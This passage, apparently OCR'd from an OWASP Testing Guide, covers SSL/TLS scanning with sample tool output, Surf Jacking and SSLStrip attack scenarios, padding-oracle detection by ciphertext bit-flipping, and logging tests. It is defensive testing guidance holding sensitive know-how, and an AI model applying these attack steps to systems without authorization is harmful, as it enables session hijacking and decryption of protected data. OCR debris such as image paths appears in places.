And we can complete our request, checking for response.

```
HEAD / HTTP/1.1

HTTP/1.1 403 Forbidden ( The server denies the specified Uniform Resource Locator (URL).
Contact the server administrator.  )
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 1792

read:errno=0
```

Even if the HEAD is not permitted, Client-initiated renegotiation is permitted.

Example 5. Testing supported Cipher Suites, BEAST and CRIME attacks via TestSSLServer

TestSSLServer [32] is a script which permits to check cipher suite and also BEAST and CRIME attacks. BEAST (Browser Exploit Against SSL/TLS) exploits a vulnerability of CBC in TLS 1.0. CRIME (Compression Ratio Info-leak Made Easy) exploits a vulnerability of TLS Compression, that should be disabled. It is really interesting a first fix for BEAST was the usage of RC4, but this is discouraged due to a crypto-analytical attack to RC4 [15].

An online tool to check for these attacks is SSL Labs, but can be used only for internet facing servers. Also consider that target data will be stored on SSL Labs server and also will result some connection from SSL Labs server [21].

```
$ java -jar TestSSLServer.jar www3.example.com 443
Supported versions: SSLv3 TLSv1.0 TLSv1.1 TLSv1.2
Deflate compression: no
Supported cipher suites (ORDER IS NOT SIGNIFICANT):
  SSLv3
    RSA_WITH_RC4_128_SHA
    RSA_WITH_3DES_EDE_CBC_SHA
    DHE_RSA_WITH_3DES_EDE_CBC_SHA
    RSA_WITH_AES_128_CBC_SHA
    DHE_RSA_WITH_AES_128_CBC_SHA
```

RSA_WITH_AES_256_CBC_SHA
DHE_RSA_WITH_AES_256_CBC_SHA
RSA_WITH_CAMELLIA_128_CBC_SHA
DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
RSA_WITH_CAMELLIA_256_CBC_SHA
DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA
(TLSv1.0: idem)
(TLSv1.1: idem)
TLSv1.2
RSA_WITH_RC4_128_SHA
RSA_WITH_3DES_EDE_CBC_SHA
DHE_RSA_WITH_3DES_EDE_CBC_SHA
RSA_WITH_AES_128_CBC_SHA
DHE_RSA_WITH_AES_128_CBC_SHA
RSA_WITH_AES_256_CBC_SHA
DHE_RSA_WITH_AES_256_CBC_SHA
RSA_WITH_AES_128_CBC_SHA256
RSA_WITH_AES_256_CBC_SHA256
RSA_WITH_CAMELLIA_128_CBC_SHA
DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
DHE_RSA_WITH_AES_128_CBC_SHA256
DHE_RSA_WITH_AES_256_CBC_SHA256
RSA_WITH_CAMELLIA_256_CBC_SHA
DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
TLS_RSA_WITH_SEED_CBC_SHA
TLS_DHE_RSA_WITH_SEED_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
TLS_DHE_RSA_WITH_AES_256_GCM_SHA384

Server certificate(s):

******

Minimal encryption strength: strong encryption (96-bit or more)
Achievable encryption strength: strong encryption (96-bit or more)
BEAST status: vulnerable
CRIME status: protected

Example 6. Testing SSL/TLS vulnerabilities with sslyze

sslyze [33] is a python script which permits also mass scan and XML output. Follows an example of a regular scan. Is one of the most complete and versatile tool for SSL/TLS testing.

./sslyze.py --regular example.com:443

REGISTERING AVAILABLE PLUGINS

PluginHSTS
PluginSessionRenegotiation
PluginCertInfo
PluginSessionResumption
PluginOpenSSLCipherSuites
PluginCompression

CHECKING HOST(S) AVAILABILITY
---

example.com:443 => 127.0.0.1:443

SCAN RESULTS FOR EXAMPLE.COM:443 - 127.0.0.1:443
---

* Compression :
Compression Support: Disabled

* Session Renegotiation :
Client-initiated Renegotiations: Rejected
Secure Renegotiation: Supported

* Certificate :
Validation w/ Mozilla's CA Store: Certificate is NOT Trusted: unable to get local issuer certificate
Hostname Validation: MISMATCH
SHA1 Fingerprint: ******

Common Name: www.example.com
Issuer: ******
Serial Number: ****
Not Before: Sep 26 00:00:00 2010 GMT
Not After: Sep 26 23:59:59 2020 GMT

Signature Algorithm: sha1WithRSAEncryption
Key Size: 1024 bit
X509v3 Subject Alternative Name: {'othername': ['<unsupported>'], 'DNS': ['www.example.com']}

* OCSP Stapling :
Server did not send back an OCSP response.

* Session Resumption :
With Session IDs: Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
With TLS Session Tickets: Supported

* SSLV2 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite: None

Accepted Cipher Suite(s): None

Undefined - An unexpected error happened: None

* SSLV3 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite:
RC4-SHA 128 bits HTTP 200 OK

Accepted Cipher Suite(s):
CAMELLIA256-SHA 256 bits HTTP 200 OK
RC4-SHA 128 bits HTTP 200 OK
CAMELLIA128-SHA 128 bits HTTP 200 OK

Undefined - An unexpected error happened: None

* TLSV1_1 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite: None

Accepted Cipher Suite(s): None

Undefined - An unexpected error happened:
ECDH-RSA-AES256-SHA socket.timeout - timed out
ECDH-ECDSA-AES256-SHA socket.timeout - timed out

* TLSV1_2 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite: None

Accepted Cipher Suite(s): None

Undefined - An unexpected error happened:
ECDH-RSA-AES256-GCM-SHA384 socket.timeout - timed out
ECDH-ECDSA-AES256-GCM-SHA384 socket.timeout - timed out

* TLSV1 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite:
RC4-SHA 128 bits Timeout on HTTP GET

Accepted Cipher Suite(s):
CAMELLIA256-SHA 256 bits HTTP 200 OK
RC4-SHA 128 bits HTTP 200 OK
CAMELLIA128-SHA 128 bits HTTP 200 OK

Undefined - An unexpected error happened:
ADH-CAMELLIA256-SHA socket.timeout - timed out

SCAN COMPLETED IN 9.68 S

Testing SSL certificate validity – client and server

Firstly upgrade your browser because also CA certs expire and, in every release of the


browser, these are been renewed. Examine the validity of the certificates used by the application. Browsers will issue a warning when encountering expired certificates, certificates issued by untrusted CAs, and certificates which do not match name-wise with the site to which they should refer. By clicking on the padlock which appears in the browser window when visiting an HTTPS site, you can look at information related to the certificate – including the issuer, period of validity, encryption characteristics, etc. If the application requires a client certificate, you probably have installed one to access it. Certificate information is available in the browser by inspecting the relevant certificate(s) in the list of the installed certificates. These checks must be applied to all visible SSL-wrapped communication channels used by the application. Though this is the usual https service running on port 443, there may be additional services involved depending on the web application architecture and on deployment issues (an HTTPS administrative port left open, HTTPS services on non-standard ports, etc.). Therefore, apply these checks to all SSL-wrapped ports which have been discovered. For example, the nmap scanner features a scanning mode (enabled by the –sV command line switch) which identifies SSL-wrapped services. The Nessus vulnerability scanner has the capability of performing SSL checks on all SSL/TLS-wrapped services.

Some tools, as in previous examples, check also for certificate validity.

Example 7. Testing for certificate validity (manually)


Rather than providing a fictitious example, we have inserted an anonymized real-life example to stress how frequently one stumbles on https sites whose certificates are inaccurate with respect to naming. The following screenshots refer to a regional site of a high-profile IT company.

We are visiting an .it site and the certificate was issued to a .com site! Internet Explorer warns that the name on the certificate does not match the name of the site.



Warning issued by Microsoft Internet Explorer

The message issued by Firefox is different – Firefox complains because it cannot ascertain the identity of the .com site the certificate refers to because it does not know the CA which signed the certificate. In fact, Internet Explorer and Firefox do not come preloaded with the same list of CAs. Therefore, the behavior experienced with various browsers may differ.



Warning issued by Mozilla Firefox

Testing for other vulnerabilities

As mentioned previously there are other types of vulnerabilities that are not related with the SSL/TLS protocol used, the cipher suites or Certificates. A part from others discussed in other parts of the Guide, the another one is possible when the server provide the website both with the HTTP and HTTPS protocols, and permit to an attacker to force a victim into using a non-secure channel instead of a secure one.

Surf Jacking

Surf Jacking attack [7] was first presented by Sandro Gauci and permits to an attacker to hijack an HTTP session even when the victim's connection is encrypted using SSL or TLS. The following is a scenario of how the attack can take place:

The following is a scenario of how the attack can take place:

- Victim logs into the secure website at https://somesecuresite/.
- The secure site issues a session cookie as the client logs in.

- While logged in, the victim opens a new browser window and goes to http:// examplesite/
- An attacker sitting on the same network is able to see the clear text traffic to http://examplesite.
- The attacker sends back a "301 Moved Permanently" in response to the clear text traffic to http://examplesite. The response contains the header “Location: http://somesecuresite /”, which makes it appear that example site is sending the web browser to some secure site. Notice that the URL scheme is HTTP not HTTPS.
- The victim's browser starts a new clear text connection to http://somesecuresite/ and sends an HTTP request containing cookie in the HTTP header in clear text
- The attacker sees this traffic and logs the cookie for later (ab)use.

To test if a website is vulnerable is sufficient to proceed like follow:

1. Check if website supports both HTTP and HTTPS protocol
2. Check if cookies do not have the “Secure” flag

SSL Strip

Often applications supports both HTTP and HTTPS. As for usability or because users do not use to type “https://www.example.com”. Often users go into an HTTPS website from link or a redirect. Typically also home banking site have a similar configuration with an iframed login or a form with action attribute over HTTPS but the page under HTTP. An attacker in a privileged position - as described in SSL strip [8] - can incercept traffic when user is into HTTP and manipulate it to get a Man-In-The-Middle attack under HTTPS. To test if application is vulnerable is sufficient the website supports both HTTP and HTTPS.

Gray Box testing and example

Testing for Weak SSL/TSL Cipher Suites

Check the configuration of the web servers which provide https services. If the web application provides other SSL/TLS wrapped services, these should be checked as well.

Example 8. Windows Server

Check the configuration on a Microsoft Windows Server (2000, 2003 and 2008) using the registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\

which has some sub-keys like Ciphers, Protocols and KeyExchangeAlgorithms.

Example 9: Apache

To check the cipher suites and protocols supported by Apache2 web server open the ssl.conf file and search for the SSLCipherSuite, SSLProtocol, SSLHonorCipherOrder,SSLInsecureRenegotiation and SSLCompression directives.

Testing SSL certificate validity – client and server

Examine the validity of the certificates used by the application at both server and client levels. The usage of certificates is primarily at the web server level; however, there may be additional communication paths protected by SSL (for example, towards the DBMS). You should check the application architecture to identify all SSL protected channels.

References

OWASP Resources

- [5] [OWASP Testing Guide - Testing for cookie attributes (OTG-SESS-002)| https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OWASP-SM-002)]
- [4][OWASP Testing Guide - Test Network/Infrastructure Configuration (OTG-CONFIG-001)| https://www.owasp.org/index.php/Testing_for_infrastructure_configuration_management_(OWASP-CM-003)]
- [6] [OWASP Testing | https://www.owasp.org/index.php/Testing_for_cookies_attributes_(OWASP-SM-002)] [Guide - Testing for Missing HSTS header (OTG-CONFIG-009)| https://www.owasp.org/index.php/Testing_for_Missing_HSTS_header]
- [2] [OWASP Testing Guide - Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-007)|https://www.owasp.org/index.php?title=Testing_for_Sensitive_information_sent_via_unencrypted_channels_(OTG-CRYPST-007)&action=edit&redlink=1]
- [3] [OWASP Testing Guide - Testing for Credentials Transported over an Encrypted Channel (OWASP-AT-001)| https://www.owasp.org/index.php/Testing_for_Credentials_Transported_over_an_Encrypted_Channel_(OWASP-AT-001)]
- [9] [OWASP Testing Guide - Test Content Security Policy (OTG-CONFIG-008)|

https://www.owasp.org/index.php/Testing_for_Content_Security_Policy_weakness]

- [22] [OWASP Cheat sheet - Transport Layer Protection| https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet]
- [23] [OWASP TOP 10 2013 - A6 Sensitive Data Exposure| https://www.owasp.org/index.php/Top_10_2013-A6-Sensitive_Data_Exposure]
- [24] [OWASP TOP 10 2010 - A9 Insufficient Transport Layer Protection| https://www.owasp.org/index.php/Top_10_2010-A9-Insufficient_Transport_Layer_Protection]
- [25] [OWASP ASVS 2009 - Verification 10|https://code.google.com/p/owasp-asvs/wiki/Verification_V10]
- [26] [OWASP Application Security FAQ - Cryptography/SSL| https://www.owasp.org/index.php/OWASP_Application_Security_FAQ#Cryptography.2FSSL]

Whitepapers

- [1] [RFC5246 - The Transport Layer Security (TLS) Protocol Version 1.2 (Updated by RFC 5746, RFC 5878, RFC 6176)|http://www.ietf.org/rfc/rfc5246.txt]
- [33] [RFC2817 - Upgrading to TLS Within HTTP/1.1|]
- [34] [RFC6066 - Transport Layer Security (TLS) Extensions: Extension Definitions| http://www.ietf.org/rfc/rfc6066.txt]
- [11] [SSLv2 Protocol Multiple Weaknesses |http://osvdb.org/56387]
- [12] [Mitre - TLS Renegotiation MiTM|http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3555]
- [13] [Qualys SSL Labs - TLS Renegotiation DoS| https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renegotiation-and-denial-of-service-attacks]
- [10] [Qualys SSL Labs - SSL/TLS Deployment Best Practices| https://www.ssllabs.com/projects/best-practices/index.html]
- [14] [Qualys SSL Labs - SSL Server Rating Guide| https://www.ssllabs.com/projects/rating-guide/index.html]
- [20] [Qualys SSL Labs - SSL Threat Model|https://www.ssllabs.com/projects/ssl-threat-model/index.html]

- [18] [Qualys SSL Labs - Forward Secrecy| https://community.qualys.com/blogs/securitylabs/2013/06/25/ssl-labs-deploying-forward-secrecy]
- [15] [Qualys SSL Labs - RC4 Usage| https://community.qualys.com/blogs/securitylabs/2013/03/19/rc4-in-tls-is-broken-now-what]
- [16] [Qualys SSL Labs - BEAST| https://community.qualys.com/blogs/securitylabs/2011/10/17/mitigating-the-beast-attack-on-tls]
- [17] [Qualys SSL Labs - CRIME| https://community.qualys.com/blogs/securitylabs/2012/09/14/crime-information-leakage-attack-against-ssltls]
- [7] [SurfJacking attack|https://resources.enablesecurity.com/resources/Surf%20Jacking.pdf]
- [8] [SSLStrip attack|http://www.thoughtcrime.org/software/sslstrip/]
- [19] [PCI-DSS v2.0| https://www.pcisecuritystandards.org/security_standards/documents.php]

Tools

- [21][Qualys SSL Labs - SSL Server Test|https://www.ssllabs.com/ssltest/index.html]: internet facing scanner
- [27] [Tenable - Nessus Vulnerability Scanner|http://www.tenable.com/products/nessus]: includes some plugins to test different SSL related vulnerabilities, Certificates and the presence of HTTP Basic authentication without SSL.
- [32] [TestSSLServer|http://www.bolet.org/TestSSLServer/]: a java scanner - and also windows executable - includes tests for cipher suites, CRIME and BEAST
- [33] [sslyze|https://github.com/iSECPartners/sslyze]: is a python script to check vulnerabilities in SSL/TLS.
- [28] [SSLAudit|https://code.google.com/p/sslaudit/]: a perl script/windows executable scanner which follows Qualys SSL Labs Rating Guide.
- [29] [SSLScan|http://sourceforge.net/projects/sslscan/] with [SSL Tests| http://www.pentesterscripting.com/discovery/ssl_tests]: a SSL Scanner and a wrapper in

order to enumerate SSL vulnerabilities.

- [31] [nmap|http://nmap.org/]: can be used primary to identify SSL-based services and then to check Certificate and SSL/TLS vulnerabilities. In particular it has some scripts to check [Certificate and SSLv2|http://nmap.org/nsedoc/scripts/ssl-cert.html] and supported [SSL/TLS protocols/ciphers|http://nmap.org/nsedoc/scripts/ssl-enum-ciphers.html] with an internal rating.
- [30] [curl|http://curl.haxx.se/] and [openssl|http://www.openssl.org/]: can be used to query manually SSL/TLS services
- [9] [Stunnel|http://www.stunnel.org]: a noteworthy class of SSL clients is that of SSL proxies such as stunnel available at which can be used to allow non-SSL enabled tools to talk to SSL services)

4.10.3 Testing for Padding Oracle

Brief Summary

A padding oracle is a function of an application which decrypts encrypted data provided by the client, e.g. internal session state stored on the client, and leaks the state of the validity of the padding after decryption. The existence of a padding oracle allows an attacker to decrypt encrypted data and encrypt arbitrary data without knowledge of the key used for these cryptographic operations. This can lead to leakage of sensible data or to privilege escalation vulnerabilities, if integrity of the encrypted data is assumed by the application.

Description of the Issue

Block ciphers encrypt data only in blocks of certain sizes. Block sizes used by common ciphers are 8 and 16 bytes. Data where the size doesn't matches a multiple of the block size of the used cipher has to be padded in a manner, that the decryptor is able to strip the padding. A commonly used padding scheme is PKCS#7. It fills the remaining bytes with the value of the padding length.

Example: if the padding has the length of 5 bytes, the byte value 0x05 is repeated five times after the plain text.

An error condition is present, if the padding doesn't matches the syntax of the used

padding scheme. A padding oracle is present, if an application leaks this specific padding error condition for encrypted data provided by the client. This can happen by exposing exceptions (e.g. BadPaddingException in Java) directly, by subtle differences in the responses sent to the client or by another side-channel like timing behavior.

Certain modes of operation of cryptography allow bit-flipping attacks, where flipping of a bit in the cipher text causes that the bit is also flipped in the plain text. Flipping a bit in the n-th block of CBC encrypted data causes that the same bit in the (n+1)-th block is flipped in the decrypted data. The n-th block of the decrypted cipher text is garbaged by this manipulation.

The padding oracle attack enables an attacker to decrypt encrypted data without knowledge of the encryption key and used cipher by adaptively sending skillful manipulated cipher texts to the padding oracle and observing of the results returned by it. This causes loss of confidentiality of the encrypted data. E.g. in the case of session data stored on the client side the attacker can gain information about the internal state and structure of the application. A padding oracle attack also enables an attacker to encrypt arbitrary plain texts without knowledge of the used key and cipher. If the application assumes that integrity and authenticity of the decrypted data is given, an attacker could be able to manipulate internal session state and possibly gain higher privileges.

Black Box testing and example

Testing for padding oracle vulnerabilities:

First, possible input points for padding oracles must be identified. Generally the following conditions must be met:

1. The data is encrypted. Good candidates are values which appear to be random.
2. A block cipher is used. The length of the decoded (Base64 is used often) cipher text is a multiple of common cipher block sizes like 8 or 16 bytes. Different cipher texts (e.g. gathered by different sessions or manipulation of session state) share a common divisor in the length.

Example: Dg6W8OiWMIdVokIDH15T/A== results after Base64 decoding in 0e 0e 96 f0 e8 96 30 87 55 a2 42 03 1f 5e 53 fc. This seems to be random and 16 byte long.

If such an input value candidate is identified, the behavior of the application to bit-wise tampering of the encrypted value should be verified. Normally this Base64 encoded value will include the initialization vector (IV) prepended to the cipher text. Given a plaintext *p* and a

cipher with a block size *n*, the number of blocks will be *b = ceil(length(b) / n)*. The length of the encrypted string will be *y=(b+1)*n* due to the initialization vector. To verify the precense of the oracle, decode the string, flip the last bit of the second-to-last block *b-1* (the least significant bit of the byte at *y-n-1*), re-encode and send. Next, decode the original string, flip the last bit of the block *b-2* (the least significant bit of the byte at *y-2*n-1*), re-encode and send.

If it's known that the encrypted string is a single block (the IV is stored on the server or the application is using a bad practice hardcoded IV), several bit flips must be performed in turn. An alternative approach could be to prepend a random block, and flip bits in order to make the last byte of the added block take all possible values (0 to 255).

The tests and the base value should at least cause three different states while and after decryption:

- Cipher text gets decrypted, resulting data is correct.
- Cipher text gets decrypted, resulting data is garbled and causes some exception or error handling in the application logic.
- Cipher text decryption fails due to padding errors.

Compare the responses carefully. Search especially for exceptions and messages which state that something is wrong with the padding. If such messages appear, the application contains a padding oracle. If the three different states described above are observable implicitly (different error messages, timing side-channels), there is a high probability, that there is a padding oracle present at this point. Try to perform the padding oracle attack to ensure this.

Examples:

- ASP.NET throws "System.Security.Cryptography.CryptographicException: Padding is invalid and cannot be removed." if padding of a decrypted cipher text is broken.
- In Java a javax.crypto.BadPaddingException is thrown in this case.
- Decryption errors or similar can be possible padding oracles.

Result Expected:

A secure implementation will check for integrity and cause only two responses: ok and failed. There are no side channels which can be used to determine internal error states.

White Box testing and example

Testing for padding oracle vulnerabilities:

Verify all places where encrypted data from the client, that should only be known by the server, is encrypted. The following conditions should be met by such code:

1. The integrity of the cipher text should be verified by a secure mechanism, like HMAC or authenticated cipher operation modes like GCM or CCM.
2. All error states while decryption and further processing are handled uniformly.

References

Whitepapers

- Wikipedia - Padding oracle attack - http://en.wikipedia.org/wiki/Padding_oracle_attack
- Juliano Rizzo, Thai Duong, "Practical Padding Oracle Attacks" - http://www.usenix.org/event/woot10/tech/full_papers/Rizzo.pdf

Tools

- PadBuster - https://github.com/GDSSecurity/PadBuster
- python-paddingoracle - https://github.com/mwielgoszewski/python-paddingoracle
- Poracle - https://github.com/iagox86/Poracle
- Padding Oracle Exploitation Tool (POET) - http://netifera.com/research/

Examples

- Visualization of the decryption process - http://erlend.oftedal.no/blog/poet/

4.10.4 Testing for Cacheable HTTPS Response

4.10.5 Test Cache Directives

4.10.6 Testing for Insecure Cryptographic Storage

4.10.7 Testing for Sensitive Information Sent Via Unencrypted Channels

4.10.8 Test Cryptographic Key Management

4.11 Logging

4.11.1 Test Time Synchronisation

Brief Description

Without time synchronization across systems it is impossible to correlate events and actions.

Issue

In the event of a suspected or actual security incident, it will be necessary to aggregate information for all types of system component event logs and audit trails. This information is vital to investigations and forensic testing. If the web servers' time is adrift this can make event correlation much harder and may invalidate the information.

Incorrect time can also affect some business functions provided by applications that are time-dependent (e.g. deadlines for submissions, expiry of offers, time-limited access controls, auction bids). The modification of server time could be used in some attacks.

Example

The HTTP headers returned by https://www.owasp.org/index.php/Main_Page are:

Date: Tue, 15 Oct 2013 14:11:09 GMT
Server: Apache
X-Frame-Options: Deny
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Language: en
Vary: Accept-Encoding,Cookie
Expires: Wed, 16 Oct 2013 14:11:09 GMT
Cache-Control: max-age=86400
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8
200 OK

If the tester's time is the same (e.g. 14:11 GMT+1) then the time is correctly

synchronised. The degree of accuracy is application dependent, but it would be unusual to be more than a minute or so adrift for any server that uses robust reference time sources.

Testing Method

Time should be checked at all locations where the application exposes such information:

- Date HTTP header (as above)
- User-visible audit trail timestamps
- Last modified dates/times displayed after additions or updates are made
- Last logged in data where the time is included as well as the day
- Accessible event logs

Test Tools

Web browser and the ability to examine HTTP headers.

Related Test Cases

None.

References

- Logging Cheat Sheet, OWASP
- SP 800-92 Guide to Computer Security Log Management, NIST
- PCI DSS v2.0 Requirement 10 and PA-DSS v2.0 Requirement 4, PCI Security Standards Council
- NTP: The Network Time Protocol

Remediation

Ensure the application, application servers, web servers and other supporting infrastructure are configured to synchronize their time with trusted reference time sources.

4.11.2 Test User-Viewable Log of Authentication Events

Brief Description

Proving users with their last logged in date/time is a useful way to help them identify mis-use of their own accounts. Providing a list of important authentication events over a longer time period is even better.

Issue

If visibility is given to users of applications with user interfaces (e.g. websites) about their previous use, this can provide them with confidence about the use of their account. If unexpected events are found, this might encourage a user to change their password. If a number of users contact the application's owner, it could indicate a more significant intrusion or data breach.

Example

A user logs in and goes to their profile page. There is a paginated list of recent site authentication actions, with the most recent first. For example:

Tue, 15 Oct 2013, 14:43:05 GMT	Europe	Successful log in	User
Tue, 15 Oct 2013, 14:40:37 GMT	N.America	Reset link sent	Application
Tue, 15 Oct 2013, 14:40:36 GMT	SE.Asia	Account unlocked	Call centre [6RE34]
Tue, 15 Oct 2013, 14:40:20 GMT	SE.Asia	Account details viewed	Call centre [6RE34]
Tue, 15 Oct 2013, 14:40:20 GMT	Europe	Caller identity verified	+44 191 *** ****
Tue, 15 Oct 2013, 14:21:15 GMT	N.America	Account locked	Application
Tue, 15 Oct 2013, 14:21:15 GMT	Europe	Failed log in	User
Tue, 15 Oct 2013, 14:21:06 GMT	Europe	Failed log in	User
Tue, 15 Oct 2013, 14:20:53 GMT	Europe	Failed log in	User
Mon, 29 Apr 2013, 19:54:09 GMT	Europe	Logged out	User

etc

Testing Method

Log in as a valid user and identify if there is a list of account activity, especially authentication events such as:

- Successful log in
- Failed log in
- Account locked / disabled

- Account unlocked / enabled
- Account created
- Password changed
- Username changed
- Logged out

These should relate to all such actions:

- Using the web application itself (i.e. by the authenticated user)
- Using related/partner applications where the same credentials are valid
- By someone or something else (e.g. a call centre agent, a website administrator, another application)

Also review whether these additional properties relating to the user are accessible:

- Events that cost the user money (e.g. purchase history)
- Changes to role or access privileges
- Significant status changes (e.g. credit limit altered)

Ensure that sensitive data is not exposed in the event list.

Test Tools

None. Use a web browser to log in and examine information available to the user themselves.

Related Test Cases

None.

References

None.

Remediation

Implement a list of account activity, viewable by the user after they have been authenticated. This provide the ability to look back over several months.

4.12 Business Logic Testing

Brief Summary of Business Logic Vulnerability

Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional methods. If an application's authentication mechanism is developed with the intention of performing steps 1, 2, 3 in that specific order to authenticate a user.

What happens if you go from step 1 straight to step 3?

In this simplistic example, does the application provide access by failing open; deny access, or just error out with a 500 message?

